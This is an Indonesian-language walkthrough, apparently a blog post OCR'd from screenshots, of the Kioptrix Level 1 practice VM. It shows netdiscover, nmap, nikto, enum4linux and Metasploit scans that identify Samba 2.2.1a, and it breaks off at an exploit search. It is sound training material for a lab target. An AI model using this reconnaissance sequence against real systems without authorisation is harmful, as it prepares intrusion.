


```
Welcome to Kioptrix Level 1

--The object of this game:
i_Acquire "root" access to t

There are many ways this can
appreciate this exercise.

DISCLAIMER: Kioptrix is not
caused by running, installin
Use at your own risk.

WARNING: This is a vulnerabl
environment. Nor should you
(the Internet - or Interwebs

Good luck and have fun!

kioptrix login: _
```


Kioptrix VM Image Challenges:
This Kioptrix VM Image are easy challenges. The object of the game

Kioptrix: Level 1 (#1)

17 Feb 2010 by **Kioptrix**

Kioptrix: Level 1

Ryan Rizky Pratama




Kioptrix Level 1 [Berjalan] - Oracle VM VirtualBox
Berkas Mesin Tilik Masukan Peranti Bantuan
Right Ctrl

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: _
```

Pertama-tama karena saya tidak mengetahui ip address dari machine yang dijalankan, jadi saya menggunakan netdiscover untuk mengetahui ip address nya.


$ sudo netdiscover



```
 Currently scanning: 192.168.90.0/16   |   Screen View: Unique Hosts

 17 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1020
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     68:58:11:d6:d3:c0     15     900  Fiberhome Telecommunication
 192.168.1.12    74:56:3c:15:93:80      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD
 192.168.1.104   08:00:27:5c:c2:95      1      60  PCS Systemtechnik GmbH
```

Setelah mendapatkan ip address selanjutnya saya memeriksa apa saja port yang terbuka pada ip 192.168.1.104 dengan menggunakan nmap.


$ nmap -sV -A 192.168.1.104



```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_  1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: zMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-07-05T15:10:16+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_http-title: 400 Bad Request
32768/tcp open  status      1 (RPC #100024)
```

Saya melihat ada web app yang berjalan di port 80, jadi saya menggunakan nikto untuk enumerasi dasar.


$ nikto -h 192.168.1.104



```
┌─[c030322033@parrot] - [~] - [Rab Jul 05, 18:11]
└─[$]> nikto -h 192.168.1.104
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.104
+ Target Hostname:    192.168.1.104
+ Target Port:        80
+ Start Time:         2023-07-05 18:12:32 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: 0x3b96e9ae
+ The anti-clickjacking X-Frame-Options header is not present.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
Use of each() on hash after insertion without resetting hash iterator results in undefined behavior, Perl interpreter: 0x564c73c7c2a0 at /usr/share/perl5/LW2.pm line 947.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for users, 'not found' for non-existent users).
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2023-07-05 18:12:44 (GMT7) (12 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Selanjutnya menggunakan enum4linux untuk memeriksa Samba yang teridentifikasi dari nmap scan tadi.

$ enum4linux -a 192.168.1.104




```
┌─[c030322033@parrot] - [~] - [Rab Jul 05, 18:14]
└─[$]> enum4linux -a 192.168.1.104
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul  5 18:18:29 2023

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.1.104    |
 =====================================================
[+] Got domain/workgroup name: MYGROUP

 =============================================
|    Nbtstat Information for 192.168.1.104    |
 =============================================
Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ======================================
|    Session Check on 192.168.1.104    |
 ======================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Karena hasil enumeration simple menghasilkan nihil, jadi kita akan menggunakan metasploit untuk mengeksploit SMB

Pertama-tama kita perlu mengetahui versi SMB nya sebelum mengeksploitasi, jadi saya menggunakan:


auxiliary/scanner/smb/smb_version

untuk mengetahui versi dari SMB nya.



```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

[*] 192.168.1.104:139     - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.104:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Setelah mendapatkan versi SMB nya, yaitu: Samba 2.2.1a selanjutnya saya mencari exploit berdasarkan versi samba tadi




```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> grep exploit search samba
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
